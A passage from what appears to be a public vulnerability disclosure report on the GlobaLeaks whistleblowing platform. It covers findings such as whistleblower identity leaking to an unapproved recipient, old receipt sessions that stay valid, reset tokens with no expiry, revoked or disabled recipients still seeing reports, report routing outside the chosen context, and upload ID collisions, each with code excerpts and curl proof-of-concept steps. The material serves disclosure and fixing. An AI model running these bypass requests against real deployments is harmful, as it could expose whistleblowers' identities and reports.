  'https://<tenant-host>/api/recipient/rtips/<internaltip_id>/iars'
```

3. As a custodian, authorize recipient A's identity-access request.

```
curl -X PUT \
  -H 'x-session: <custodian-session>' \
  -H 'content-type: application/json' \
  --data '{"reply":"authorized","reply_motivation":"approved"}' \
  'https://<tenant-host>/api/custodian/iars/<iar_id>'
```

4. As recipient B, fetch the same report without making an identity-access request.

```
curl -H 'x-session: <recipient-b-session>' \
  'https://<tenant-host>/api/recipient/rtips/<internaltip_id>'
```

Expected result

Recipient B's report serialization should not include `data.whistleblower_identity` unless recipient B's own identity-access request was authorized, or unless the deployment explicitly operates without custodians and intentionally grants direct identity access.

Actual result

Because `serialize_rtip()` reads the latest authorized request by `internaltip_id` only, recipient B receives the authorized `iar` state and the serializer leaves `data.whistleblower_identity` in the response.

Impact

This is an object-authorization flaw in the identity-access workflow. A malicious or curious recipient can learn a whistleblower's identity whenever another recipient on the same report obtains approval, bypassing the per-recipient custodian approval boundary.

Impacted users or systems:

- Whistleblowers who provide identity information on reports assigned to multiple recipients.
- Deployments that rely on custodians to approve identity disclosure to individual recipients.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-639 Authorization Bypass Through User-Controlled Key

CWE-863 Incorrect Authorization

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.5 F-015 - Old receipt still opens report

A session derived from the old receipt can keep accessing the report even after receipt rotation is supposed to be enforced.

IMPACT	COMPONENT	FOUND BY
Secret rotation bypass	**Backend**	**GPT-5.5 xhigh v1**

Whistleblower sessions marked with `receipt_change_needed` are only prompted by the client to change the report receipt. The backend still authorizes the normal whistleblower report APIs before the receipt is changed, allowing the holder of the old receipt-derived session to read, comment on, update, or attach files to the report despite the forced receipt-rotation state.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/auth/__init__.py
backend/globaleaks/handlers/whistleblower/wbtip.py
backend/globaleaks/handlers/whistleblower/attachment.py
backend/globaleaks/rest/api.py
client/app/src/services/helper/authentication.service.ts
client/app/src/shared/modals/otkc-access/otkc-access.component.html
```

Description:

When a recipient operates on behalf of a whistleblower, or when a report already has `receipt_change_needed` set, receipt authentication creates a normal whistleblower session and includes `properties.receipt_change_needed` in the serialized session. The client responds by opening a modal that generates a replacement receipt and calls `api/whistleblower/operations` with `operation=change_receipt`.

This is not a backend authorization boundary. The whistleblower report APIs only check that the session role is `whistleblower`; they do not reject sessions whose properties contain `receipt_change_needed`. The client modal can also be closed, and a direct client/API request can use the session immediately.

The result is that a session obtained with a receipt that must be rotated can still perform normal report actions before the receipt is replaced. This weakens the purpose of forced receipt rotation after recipient/operator access, where the old receipt should not continue to be sufficient for report access or actions once the platform has marked the report as requiring a new code.

Relevant code:

```
// backend/globaleaks/handlers/auth/__init__.py
64:    if operator_id is not None:
65:        itip.receipt_change_needed = True
66:        itip.operator_id = operator_id
...
70:    session = Sessions.new(tid, itip.id, tid, 'whistleblower', crypto_prv_key)
71:
72:    if itip.receipt_change_needed:
73:        session.properties["receipt_change_needed"] = True

// backend/globaleaks/handlers/auth/__init__.py
253:        operator_id = None
254:        if self.session and self.session.properties.get('operator_session',
False):
255:            # this is actually a recipient operating on behalf of a
whistleblower
256:            operator_id = self.session.properties.get('operator_session')
...
258:        if request['receipt']:
259:            session = yield login_whistleblower(self.request.tid,
request['receipt'],
260:                                                self.request.client_using_tor,
operator_id)
...
267:        if operator_id:
268:            session.properties["operator_session"] = self.session.user_id

// backend/globaleaks/handlers/whistleblower/wbtip.py
172:    check_roles = "whistleblower"
...
174:    def put(self):
175:        request = self.validate_request(self.request.content.read(),
requests.OpsDesc)
176:        if request["operation"] != "change_receipt":
177:            raise errors.InputValidationError("Invalid command")
...
188:class WBTipInstance(BaseHandler):
192:    check_roles = 'whistleblower'
...
195:    def get(self):
196:        tip, crypto_tip_prv_key = yield get_wbtip(self.session.user_id,
self.request.language)
...
206:class WBTipCommentCollection(BaseHandler):
210:    check_roles = 'whistleblower'
...
212:    def post(self):
213:        request = self.validate_request(self.request.content.read(),
requests.CommentDesc)
214:        return create_comment(self.request.tid, self.session.user_id,
request['content'])
...
294:class WBTipIdentityHandler(BaseHandler):
298:    check_roles = 'whistleblower'
...
310:class WBTipAdditionalQuestionnaire(BaseHandler):
314:    check_roles = 'whistleblower'

// backend/globaleaks/handlers/whistleblower/attachment.py
66:class PostSubmissionAttachment(SubmissionAttachment):
70:    check_roles = 'whistleblower'
...
73:    def post(self):
74:        self.uploaded_file['submission'] = False
75:
76:        return register_ifile_on_db(self.request.tid, self.session.user_id,
self.uploaded_file)

// backend/globaleaks/rest/api.py
97:    ('/api/whistleblower/wbtip', whistleblower.wbtip.WBTipInstance),
98:    ('/api/whistleblower/wbtip/comments', whistleblower.wbtip.WBTipCommentColle
ction),
100:    ('/api/whistleblower/wbtip/wbfiles',  whistleblower.attachment.PostSubmiss
```

```
ionAttachment),
101:    ('/api/whistleblower/wbtip/wbfiles', whistleblower.wbtip.WhistleblowerFile
Download, r'/api/whistleblower/wbtip/wbfiles/' + uuid_regexp),
102:    ('/api/whistleblower/wbtip/identity', whistleblower.wbtip.WBTipIdentityHan
dler),
103:    ('/api/whistleblower/wbtip/fillform', whistleblower.wbtip.WBTipAdditionalQ
uestionnaire),

// client/app/src/services/helper/authentication.service.ts
128:            if (response && response.properties &&
response.properties.receipt_change_needed) {
129:              const receipt = this.cryptoService.generateReceipt();
...
132:              const modalRef = this.modalService.open(OtkcAccessComponent,{bac
kdrop: 'static', keyboard: false});
...
145:                this.http.put('api/whistleblower/operations', {
146:                  operation: 'change_receipt',
147:                  args: {receipt: newReceipt}
...
153:              return;

// client/app/src/shared/modals/otkc-access/otkc-access.component.html
3:  <button type="button" class="btn-close" (click)="cancel()" [attr.aria-
label]="'Close' | translate"><i class="fa-solid fa-circle-xmark" aria-
hidden="true"></i></button>
...
25:  <button id="modal-action-ok" class="btn btn-primary" (click)="confirm()">{{
'Confirm' | translate }}</button>
26:  <a id="modal-action-cancel" class="btn btn-outline-secondary"
(click)="cancel()">
```

PoC

Steps to reproduce

1. Create or use a report whose `receipt_change_needed` flag is set. One normal product path is a recipient/operator workflow: the recipient switches to a whistleblower/operator session and then authenticates to an existing report with the report receipt, which sets `receipt_change_needed` and returns a whistleblower session with `properties.receipt_change_needed`.

```
curl -s -X POST 'https://TARGET/api/auth/receiptauth' \
  -H 'Content-Type: application/json' \
  -H 'X-Session: OPERATOR_SESSION_ID' \
  --data '{"receipt":"OLD_REPORT_RECEIPT"}'
```

2. Observe that the response contains a normal whistleblower session and `properties.receipt_change_needed: true`.

```
{
  "role": "whistleblower",
  "id": "SESSION_ID",
  "properties": {
    "receipt_change_needed": true,
    "operator_session": "..."
  }
}
```

3. Before calling `api/whistleblower/operations` with `operation: change_receipt`, use the same session to access the report.

```
curl -s 'https://TARGET/api/whistleblower/wbtip' \
  -H 'X-Session: SESSION_ID'
```

4. Use the same not-yet-rotated session to perform a normal report action, such as posting a comment.

```
curl -s -X POST 'https://TARGET/api/whistleblower/wbtip/comments' \
  -H 'Content-Type: application/json' \
  -H 'X-Session: SESSION_ID' \
  --data '{"content":"comment before receipt rotation"}'
```

Expected result

A whistleblower session marked `receipt_change_needed` should be restricted to the minimum operations required to change the receipt and log out. Report reads, comments, identity updates, additional questionnaire answers, and post-submission file uploads should be blocked until the receipt change succeeds.

Actual result

The backend authorizes normal whistleblower report APIs based only on the session role. The forced receipt-change state is surfaced to the client but is not enforced before report access or report-modifying actions.

Impact

A recipient/operator or any holder of a receipt-derived session that has been marked as requiring receipt rotation can continue to access and act on the whistleblower report before the old receipt is replaced. This weakens the confidentiality and integrity boundary that forced receipt rotation is meant to provide after recipient/operator involvement, because the old code-derived session is still sufficient for report access and actions.

Impacted users or systems:

- Whistleblowers whose reports are accessed through recipient/operator workflows that require receipt rotation.
- Reports already marked with `receipt_change_needed`.
- Deployments relying on forced receipt rotation to prevent continued use of an old receipt after assisted/operator access.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Medium**	**None**

CWE-862 Missing Authorization

CWE-287 Improper Authentication

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.6 F-019 - Reset tokens remain valid indefinitely

A leaked reset token can stay usable until cleanup or password-change side effects remove it, rather than expiring at validation time.

IMPACT	COMPONENT	FOUND BY
Account takeover risk	**Backend**	**GPT-5.5 medium v1**

Password reset tokens are delivered by email and backed by server-side marker files, but validation does not check token age or an explicit expiry timestamp. A reset token can remain valid until the marker file is removed by reboot, cleanup, or password-change side effects.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/user/reset_password.py
backend/globaleaks/transactions/__init__.py
backend/globaleaks/models/__init__.py
POST /api/user/reset/password
PUT /api/user/reset/password
```

Description:

`db_generate_password_reset_token()` generates a reset token, writes a file named with `sha256(token)` containing the user id, and includes the reset token in the password reset email body. The email body is queued in the database mail spool before delivery.

`validate_password_reset()` recomputes the marker-file path and accepts the token if the file can be read and references an existing user.

The validation path does not inspect file creation time, store an expiry timestamp, use a `TempDict` expiry, or delete the token after successful validation. A code comment notes that the token is intentionally preserved until the actual password reset, but there is no visible bounded lifetime for that window.

Relevant code:

```
backend/globaleaks/handlers/user/reset_password.py

35     token = generateRandomKey()
...
39         filepath = os.path.abspath(os.path.join(State.settings.ramdisk_path,
sha256(token).decode()))
40         with open(filepath, "wb") as f:
41             f.write(user.id.encode())
...
45     template_vars = {
46         'type': template,
47         'user': user_desc,
48         'reset_token': token,
49         'node': db_admin_serialize_node(session, user.tid, user.language),
50         'notification': db_get_notification(session, user.tid, user.language)
51     }

53     State.format_and_send_mail(session, user.tid, user_desc['mail_address'],
template_vars)
...
101 def validate_password_reset(session, reset_token, recovery_key, auth_code):
...
113         filepath = os.path.abspath(os.path.join(State.settings.ramdisk_path,
sha256(reset_token).decode()))
114         directory_traversal_check(State.settings.ramdisk_path, filepath)
115         with open(filepath, "r") as f:
116             token = f.read()
117             user_id = token.split(":")[0]
...
166     user_session.properties['reset_token'] = reset_token
...
170     # Note: the token is not invalidated intentionally;
171     #       it is required to preserve validity till actuall password reset

backend/globaleaks/handlers/user/operation.py

54     reset_token = user_session.properties.get('reset_token')
55     if reset_token:
56         filepath = os.path.abspath(os.path.join(State.settings.ramdisk_path,
sha256(reset_token).decode()))
57         directory_traversal_check(State.settings.ramdisk_path, filepath)
58         os.remove(filepath)

backend/globaleaks/transactions/__init__.py

23 def db_schedule_email(session, tid, address, subject, body):
24     return db_add(session,
25                   models.Mail,
26                   {
27                     'address': address,
28                     'subject': subject,
29                     'body': body,
30                     'tid': tid,
31                   })

backend/globaleaks/models/__init__.py

683 class _Mail(Model):
684     """
685     This model keeps track of emails to be spooled by the system
686     """
687     __tablename__ = 'mail'
...
693     address = Column(UnicodeText, nullable=False)
694     subject = Column(UnicodeText, nullable=False)
695     body = Column(UnicodeText, nullable=False)
```

PoC

Steps to reproduce

1. Request a password reset for an existing user.

```
curl -i -X POST 'https://TARGET/api/user/reset/password' \
  -H 'Content-Type: application/json' \
  --data '{"username":"victim"}'
```

2. Obtain the reset token from the delivered reset email in a test environment, or from the queued mail body before delivery in a development database.

```
reset_token=<token from email>
```

3. Wait longer than the expected reset-token lifetime for the deployment, without changing the password or rebooting/removing ramdisk files.

```
sleep 86400
```

4. Submit the token to the validation endpoint.

```
curl -i -X PUT 'https://TARGET/api/user/reset/password' \
  -H 'Content-Type: application/json' \
  --data '{"reset_token":"<token>","recovery_key":"","auth_code":""}'
```

Expected result

The reset token should expire after a short, documented lifetime and validation should return an invalid or expired token status.

Actual result

The reviewed validation code accepts any reset token whose corresponding marker file remains present and references an existing user, subject to recovery-key and two-factor checks when configured.

Impact

Long-lived password reset tokens increase the impact of mailbox compromise, queued-mail database exposure, logs containing reset links, browser history exposure, or accidental forwarding. Two-factor authentication and recovery keys mitigate some account takeover scenarios, but not all users or configurations necessarily require them.

Impacted users or systems:

- Users receiving account activation or password reset emails.
- Instances where the reset marker file remains present long enough for stale reset links to remain usable.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Medium**	**None**

CWE-613 Insufficient Session Expiration

CWE-640 Weak Password Recovery Mechanism for Forgotten Password

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.7 F-023 - Revoked recipient sees report answers

A revoked recipient can still see report answers in list results when the report is unencrypted and belongs to a non-selectable context.

IMPACT	COMPONENT	FOUND BY
Report data exposure	**Backend**	**GPT-5.5 xhigh v1**

A recipient whose `ReceiverTip` access has been revoked can still receive the report in the recipient report list when the report belongs to a context where recipient selection is disabled. On non-encrypted reports, the list response includes the report answers even though the recipient no longer has a direct `ReceiverTip` and cannot open the report detail endpoint.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/recipient/__init__.py:get_receivertips
backend/globaleaks/handlers/recipient/rtip.py:db_revoke_tip_access
GET /api/recipient/rtips
```

Description:

Recipient report access is normally represented by a `ReceiverTip` row. The revoke operation deletes that row for the target recipient, which should remove that recipient's access to the report.

The report-list query, however, also includes every report whose context is in the current recipient's non-selectable contexts. This condition is independent of whether the current recipient still has a `ReceiverTip` row for the report. Because the query still joins any remaining `ReceiverTip` row for the report, a report can be returned to a revoked recipient via another recipient's `ReceiverTip`.

For encrypted reports, the code detects that the joined ReceiverTip belongs to a different recipient and clears the encrypted answers and label. For non-encrypted reports, no equivalent clearing occurs, so the revoked recipient receives the report-list metadata and answers with `accessible` set to false.

Relevant code:

```
# backend/globaleaks/handlers/recipient/rtip.py
rtip = session.query(models.ReceiverTip) \
    .filter(models.ReceiverTip.internaltip_id == itip.id,
            models.ReceiverTip.receiver_id == receiver_id).one_or_none()
if rtip is None:
    return False

session.delete(rtip)
```

```
# backend/globaleaks/handlers/recipient/__init__.py
receiver_contexts = [
    context_id[0] for context_id in session.query(models.Context.id)
                                          .join(models.ReceiverContext,
                                                models.Context.id ==
models.ReceiverContext.context_id)
                                          .filter(models.Context.allow_recipients
_selection == False,

models.ReceiverContext.receiver_id == receiver_id
                                                ).all()
]

for rtip, itip, answers, data in session.query(models.ReceiverTip,
                                               models.InternalTip,
                                               models.InternalTipAnswers,
                                               models.InternalTipData) \
                                        .filter(or_(models.InternalTip.context_id.
in_(receiver_contexts),
                                                    models.ReceiverTip.receiver_id
== receiver_id),
                                               models.InternalTip.tid == tid,
                                               models.InternalTip.id ==
models.ReceiverTip.internaltip_id,
                                               models.InternalTipAnswers.internal
tip_id == models.ReceiverTip.internaltip_id) \
                                        .group_by(models.ReceiverTip.id):
    answers = answers.answers
    accessible = rtip.receiver_id == receiver_id
    if itip.crypto_tip_pub_key and accessible:
        ...
    elif itip.crypto_tip_pub_key:
        answers = ""
        label = ""
```

The non-encrypted branch leaves `answers` intact even when `accessible` is false.

PoC

Steps to reproduce

1. Configure or use a tenant/report flow where reports are not encrypted and a context has recipient selection disabled. This is supported by the backend because submission creation falls back to plaintext when encryption is unavailable:

```
backend/globaleaks/handlers/whistleblower/submission.py
```

2. Create a report in that context for at least two recipients, then revoke recipient B's access through the recipient operation API:

```
PUT /api/recipient/rtips/<report-id>

{
  "operation": "revoke",
  "args": {"receiver": "<recipient-b-id>"}
}
```

3. Authenticate as recipient B and request the recipient report list:

```
GET /api/recipient/rtips
```

Expected result

The revoked recipient should not receive the revoked report, or at minimum the response should not include report answers or sensitive report metadata after `ReceiverTip` access has been removed.

Actual result

The revoked report can still be returned because its context is non-selectable and still belongs to recipient B. On non-encrypted reports, the `answers` field remains populated even though the response marks the row as `accessible: false`.

Impact

A malicious or previously authorized recipient can continue to see report-list answers and metadata after another recipient revokes their access, when the report is in a non-selectable context and report data is not encrypted. This weakens recipient revocation and can expose whistleblower-provided answers to a recipient who no longer has direct report access.

Impacted users or systems:

- Whistleblowers whose reports are handled in non-selectable recipient contexts.
- Deployments or migrated reports where report answers are stored without `crypto_tip_pub_key` encryption.
- Recipients who rely on revocation to remove another recipient's access to a report.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**None**	**None**

CWE-639 Authorization Bypass Through User-Controlled Key

CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

None 11.8 F-026 - Reports are routed outside context

A submitter can route a report to tenant recipients who were never assigned to the selected submission context.

IMPACT	COMPONENT	FOUND BY
Unauthorized report routing	**Backend**	**GPT-5.5 medium v1**

The public API exposes all recipient IDs for a tenant and each submission context exposes the recipient IDs configured for that context. During submission creation, however, the backend accepts any recipient ID belonging to the tenant instead of requiring the submitted recipients to be members of the selected context. A submitter can therefore route a report to recipients that administrators did not assign to the chosen context.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/public.py:get_public_resources
backend/globaleaks/handlers/public.py:serialize_context
backend/globaleaks/handlers/public.py:serialize_receiver
backend/globaleaks/handlers/whistleblower/submission.py:db_create_submission
/api/public
/api/whistleblower/submission
```

Description:

Contexts are configured with an explicit list of receivers through `ReceiverContext` rows. The public API serializes that configured list in each context, and also serializes the full tenant recipient list with recipient UUIDs.

When a whistleblower submits a report, the request body supplies both `context_id` and `receivers`. The backend loads the selected context, but the receiver validation only checks that every supplied receiver ID belongs to a user with `role=receiver` in the same tenant. It does not check that the supplied receiver IDs are associated with the selected context, nor does it enforce the context receiver list when `allow_recipients_selection` is `false`.

As a result, a client can select context `A` but include recipient IDs from context `B` or any other tenant recipient exposed by `/api/public`. The backend then creates `ReceiverTip` rows for those recipients, granting them access to the report outside the administrator-configured context routing.

Relevant code:

```
backend/globaleaks/handlers/public.py

505     ret = {
506         'id': user.id,
507         'name': user.public_name,
508         'forcefully_selected': user.forcefully_selected,
509         'picture': data['imgs'].get(user.id, False)
510     }
...
565     receivers = session.query(models.User).filter(models.User.role ==
models.EnumUserRole.receiver.value,
566                                                   models.User.tid == tid)
...
583     return {
584         'node': db_serialize_node(session, tid, language),
585         'questionnaires': db_get_questionnaires(session, tid, language, True),
586         'submission_statuses': db_get_submission_statuses(session, tid,
language),
587         'receivers': db_get_receivers(session, tid, language),
588         'contexts': db_get_contexts(session, tid, language)
589     }

backend/globaleaks/handlers/public.py

301     ret = {
302         'id': context.id,
...
307         'select_all_receivers': context.select_all_receivers,
308         'maximum_selectable_receivers': context.maximum_selectable_receivers,
309         'allow_recipients_selection': context.allow_recipients_selection,
...
316         'receivers': data['receivers'].get(context.id, []),
317         'picture': data['imgs'].get(context.id, False)
318     }

backend/globaleaks/handlers/admin/context.py

81     valid_receivers = session.query(models.User.id).filter(
82         models.User.id.in_(receiver_ids),
83         models.User.tid == context.tid
84     ).count()
...
89     for i, receiver_id in enumerate(receiver_ids):
90         session.add(models.ReceiverContext({'context_id': context.id,
91                                             'receiver_id': receiver_id,
92                                             'order': i}))

backend/globaleaks/handlers/whistleblower/submission.py

163     context, questionnaire = db_get(session,
164                                     (models.Context, models.Questionnaire),
165                                     (models.Context.tid == tid,
166                                      models.Context.id ==
request['context_id'],
167                                      models.Questionnaire.id ==
models.Context.questionnaire_id))
...
173     receivers = []
174     for r in session.query(models.User).filter(models.User.tid == tid,
models.User.id.in_(request['receivers']), models.User.role == 'receiver'):
...
192     if not receivers:
193         raise errors.InputValidationError("Unable to deliver the submission to
at least one recipient")

195     if 0 < context.maximum_selectable_receivers < len(request['receivers']):
196         raise errors.InputValidationError("The number of recipients selected
exceed the configured limit")
...
281     for user in receivers:
...
287         db_create_receivertip(session, user, itip, _tip_key)
```

PoC

Steps to reproduce

1. Configure a tenant with two submission contexts and two recipients.

```
Context A receivers: RECIPIENT_A. Context B receivers: RECIPIENT_B.
```

2. Fetch the public configuration.

```
curl -s 'https://TARGET/api/public'
```

3. Note that the response includes both the full tenant recipient list and each context's intended `receivers` list.

```
contexts[Context A].receivers = [RECIPIENT_A]
receivers includes RECIPIENT_B as another tenant recipient
```

4. Start or use a whistleblower submission session, then submit to Context A while replacing the receivers list with RECIPIENT_B.

```
curl -i -X POST 'https://TARGET/api/whistleblower/submission' \
  -H 'x-session: WHISTLEBLOWER_SESSION' \
  -H 'content-type: application/json' \
  --data '{
    "context_id":"CONTEXT_A_UUID",
    "receivers":["RECIPIENT_B_UUID"],
    "identity_provided":false,
    "score":0,
    "answers":{},
    "receipt":"example receipt"
  }'
```

5. Log in as RECIPIENT_B and list or open reports.

```
curl -i 'https://TARGET/api/recipient/rtips' \
  -H 'x-session: RECIPIENT_B_SESSION'
```

Expected result

The backend should reject recipient IDs that are not associated with the selected context. When recipient selection is disabled for the context, the backend should use the configured context recipients rather than trusting a client-supplied list.

Actual result

The backend accepts any same-tenant recipient ID supplied in the submission request and creates ReceiverTip access for that recipient.

Impact

This is a report-routing authorization bypass. It weakens administrator-configured separation between submission contexts and recipients, and can disclose reports to recipients that were not assigned to the selected context.

Impacted users or systems:

- Tenants that use contexts to route reports to specific recipients or teams.
- Reporting users who rely on the selected context to control which recipients receive a report.
- Recipients and administrators in deployments where recipient groups are not mutually trusted.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-862 Missing Authorization

CWE-639 Authorization Bypass Through User-Controlled Key

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

None 11.9 F-028 - Upload identifiers collide cross-session

Colliding upload identifiers can let one client interfere with another upload because temporary state is not scoped to the owning session.

IMPACT	COMPONENT	FOUND BY
Upload integrity loss	**Backend**	**GPT-5.5 medium v1**

Temporary upload state is stored in a global dictionary keyed only by the client-controlled `flowIdentifier`. Because the key is not scoped to tenant, endpoint, session, user, or upload owner, different clients can collide on the same temporary upload object.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/base.py:process_file_upload
backend/globaleaks/state.py:StateClass.TempUploadFiles
```

Description:

`process_file_upload()` reads `flowIdentifier` directly from request arguments and uses it as the sole key into `State.TempUploadFiles`. `State.TempUploadFiles` is a process-wide `TempDict`.

This allows unrelated clients, tenants, sessions, roles, or endpoints to address the same SecureTemporaryFile if they use the same flowIdentifier. The upload code then applies ordered-chunk logic to the shared object. A colliding request can cause chunks to be ignored, corrupt upload contents, force stale state to be reused, or influence the final temporary file metadata associated with another operation.

The risk is amplified by the separate issue where upload processing occurs before handler authentication and authorization.

Relevant code:

```
backend/globaleaks/state.py

100         self.TempUploadFiles = TempDict(3600)

backend/globaleaks/handlers/base.py

356         total_file_size = int(self.request.args[b'flowTotalSize'][0])
357         file_id = self.request.args[b'flowIdentifier'][0].decode()

359         if file_id not in self.state.TempUploadFiles:
...
372             self.state.TempUploadFiles[file_id] =
SecureTemporaryFile(Settings.tmp_path)

374         f = self.state.TempUploadFiles[file_id]
...
396             if chunk_number != f.written_chunks + 1:
397                 return None

399             f.write(self.request.args[b'file'][0])
400             f.written_chunks += 1
```

PoC

Steps to reproduce

1. Start two independent clients or sessions against the same backend instance.

```
# Client A and client B should use the same flowIdentifier value.
```

2. Client A starts an upload with `flowIdentifier=shared-id` and sends chunk 1.

```
curl -i -X POST 'https://TARGET/api/whistleblower/submission/attachment' \
  -H 'x-session: SESSION_A' \
  -F 'flowFilename=a.bin' \
  -F 'flowIdentifier=shared-id' \
  -F 'flowTotalSize=2000' \
  -F 'flowChunkNumber=1' \
  -F 'flowTotalChunks=2' \
  -F 'file=@a1.bin'
```

3. Client B uses the same `flowIdentifier` and sends a chunk for its own upload.

```
curl -i -X POST 'https://TARGET/api/whistleblower/submission/attachment' \
  -H 'x-session: SESSION_B' \
  -F 'flowFilename=b.bin' \
  -F 'flowIdentifier=shared-id' \
  -F 'flowTotalSize=2000' \
  -F 'flowChunkNumber=2' \
  -F 'flowTotalChunks=2' \
  -F 'file=@b2.bin'
```

4. Observe the shared ordered-chunk state.

```
Both clients address the same State.TempUploadFiles entry. Depending on chunk
order and endpoint, the upload can be corrupted, prematurely finalized, or
rejected as an out-of-order duplicate.
```

Expected result

Temporary upload state should be isolated per tenant and authenticated principal, and ideally per endpoint or upload owner. A client-controlled identifier should not be globally authoritative.

Actual result

The global temporary upload dictionary uses only `flowIdentifier` as the key.

Impact

This is an upload integrity and availability issue. Attackers can interfere with in-progress uploads by choosing colliding identifiers, or can cause persistent temporary upload state that affects later legitimate uploads using the same identifier.

Impacted users or systems:

- Users uploading whistleblower attachments, recipient files, or administrative files.
- Multi-tenant deployments where unrelated tenants share the same backend process.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Medium**

CWE-639 Authorization Bypass Through User-Controlled Key

CWE-362 Concurrent Execution using Shared Resource with Improper Synchronization

CWE-668 Exposure of Resource to Wrong Sphere

None 11.10 F-031 - Disabled recipients keep receiving reports

Reports can continue being routed to disabled recipients, defeating the expectation that disablement stops future assignment.

IMPACT	COMPONENT	FOUND BY
Revocation bypass	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Disabling a recipient account does not remove the recipient from public submission routing or prevent new reports from being assigned to that disabled account. The normal login path treats `User.enabled` as the account-revocation boundary, but the public receiver list, context receiver list, submission recipient resolution, and recipient notification queries all select recipients by tenant and role without requiring `User.enabled` to be true.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/public.py
backend/globaleaks/handlers/whistleblower/submission.py
backend/globaleaks/jobs/notification.py
POST /api/report
GET /api/public
```

Description:

The administrator user-update path can set a recipient's `enabled` flag to `false`, and the ordinary password-login path explicitly filters disabled users out with `User.enabled.is_(True)`. That makes the `enabled` flag an account-revocation state.

The submission workflow does not consistently enforce that state. `GET /api/public` exposes every tenant user whose role is `receiver`, and context serialization returns `ReceiverContext` receiver IDs without joining the `User` table or filtering disabled users. The Angular submission helper builds selectable and automatically selected recipients from those public context IDs and the public receiver map.

When the report is finalized, `db_create_submission` accepts any requested tenant user with role `receiver`. It creates `ReceiverTip` rows for those users without checking `User.enabled`. The notification job then joins `User` to `ReceiverTip` and creates queued mail to the user's mail address without filtering disabled users, so a disabled recipient can keep receiving new-report or update notifications containing the report URL.

As a result, disabling a recipient does not stop future whistleblower submissions from being routed to that account. This is distinct from stale active sessions or password reset: even when the disabled account cannot create a new password-login session, the backend still assigns new reports and sends report-access notifications to the disabled account.

Relevant code:

```
backend/globaleaks/handlers/auth/__init__.py
92      if tid in State.tenants and State.tenants[tid].cache.simplified_login:
93          user = session.query(User).filter(or_(User.id == username,
94                                                User.username == username),
95                                            User.enabled.is_(True),
96                                            User.tid == tid).one_or_none()
97      else:
98          user = session.query(User).filter(User.username == username,
99                                            User.enabled.is_(True),
100                                           User.tid == tid).one_or_none()

backend/globaleaks/handlers/admin/user.py
150     user = db_get_user(session, tid, user_id)
...
165     user.update(request)

backend/globaleaks/handlers/public.py
164         for o in session.query(models.ReceiverContext).filter(models.ReceiverCo
ntext.context_id.in_(contexts_ids)).order_by(models.ReceiverContext.order):
165             if o.context_id not in data['receivers']:
166                 data['receivers'][o.context_id] = []
167
168             data['receivers'][o.context_id].append(o.receiver_id)
...
565     receivers = session.query(models.User).filter(models.User.role ==
models.EnumUserRole.receiver.value,
566                                                   models.User.tid == tid)
567     data = db_prepare_receivers_serialization(session, receivers)
568
569     return [serialize_receiver(session, receiver, language, data) for receiver
in receivers]

backend/globaleaks/handlers/whistleblower/submission.py
173     receivers = []
174     for r in session.query(models.User).filter(models.User.tid == tid,
models.User.id.in_(request['receivers']), models.User.role == 'receiver'):
175         if crypto_is_available:
176             if r.crypto_pub_key:
...
181                 receivers.append(r)
...
189         else:
190             receivers.append(r)
192     if not receivers:
193         raise errors.InputValidationError("Unable to deliver the submission to
at least one recipient")

backend/globaleaks/jobs/notification.py
156         results1 = session.query(models.User, models.ReceiverTip,
models.InternalTip, models.ReceiverTip) \
157                           .filter(models.User.id ==
models.ReceiverTip.receiver_id,
158                                   models.InternalTip.id ==
models.ReceiverTip.internaltip_id,
159                                   models.ReceiverTip.new.is_(True)) \
160                           .order_by(models.InternalTip.creation_date)
...
208                 data['user'] = user_serialize_user(session, user,
user.language)
209                 data['tip'] = serializers.serialize_rtip(session, itip, rtip,
user.language)
210
211                 self.process_mail_creation(session, tid, data)
```

PoC

Steps to reproduce

1. Configure a tenant with a submission context that includes a recipient, and leave normal recipient notification emails enabled. Disable that recipient through the administrator user API without deleting the user or removing the user from the context.

```
curl -s -X PUT 'https://TARGET/api/admin/users/<recipient-user-id>' \
  -H 'X-Session: <admin-session>' \
  -H 'Content-Type: application/json' \
  --data '<full AdminUserDesc JSON with "enabled":false>'
```

2. Fetch the public submission descriptor.

```
curl -s 'https://TARGET/api/public'
```

3. Observe that the disabled recipient still appears under `receivers`, and the selected context still contains that recipient ID under `contexts[].receivers`.

```
The disabled recipient ID is still advertised as a selectable or auto-selected
report recipient.
```

4. Start a normal whistleblower submission session and submit a report whose `receivers` array contains the disabled recipient ID advertised by `/api/public`.

```
curl -s -X POST 'https://TARGET/api/report' \
  -H 'X-Session: <submission-session>' \
  -H 'Content-Type: application/json' \
  --data '{"context_id":"<context-id>","receivers":["<disabled-recipient-
id>"],"identity_provided":false,"answers":{},"answer":{},"score":0,"receipt":"<new-
receipt>"}'
```

5. Inspect the database or recipient notification queue after the notification job runs.

```
SELECT rt.id, rt.receiver_id, u.enabled
FROM receivertip rt
JOIN user u ON u.id = rt.receiver_id
WHERE rt.receiver_id = '<disabled-recipient-id>';

SELECT address, subject, body
FROM mail
WHERE address = '<disabled-recipient-mail-address>'
ORDER BY creation_date DESC;
```

Expected result

